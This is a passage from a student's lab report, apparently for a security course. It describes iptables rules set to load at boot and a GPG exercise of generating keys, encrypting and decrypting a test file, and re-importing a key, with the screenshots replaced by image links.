


And here in the “interfaces” file (located in /etc/network/), I set the iptables I mentioned before to be auto-set upon boot, as seen below (the image was taken moments after a reboot):




Lab VIII


In this lab wee generated keys using Gnu Privacy Guard, encrypted some files and decrypted them with different keys.




Here I generated an example key with my name, a message and a fake email address. I saved the key in my desktop for further use.



Here I encrypted the file “our-secret-hack.txt” with my key, which became the selected file “our-secret-hack.txt.asc”



Here I decrypted my own file, showing the secret text I had made.



Due to me not being able to attend labs and doing them at home I didn't have access to any friend's key, so I created a second key. To test importing keys, I deleted it from the keyring and added it again, as seen below: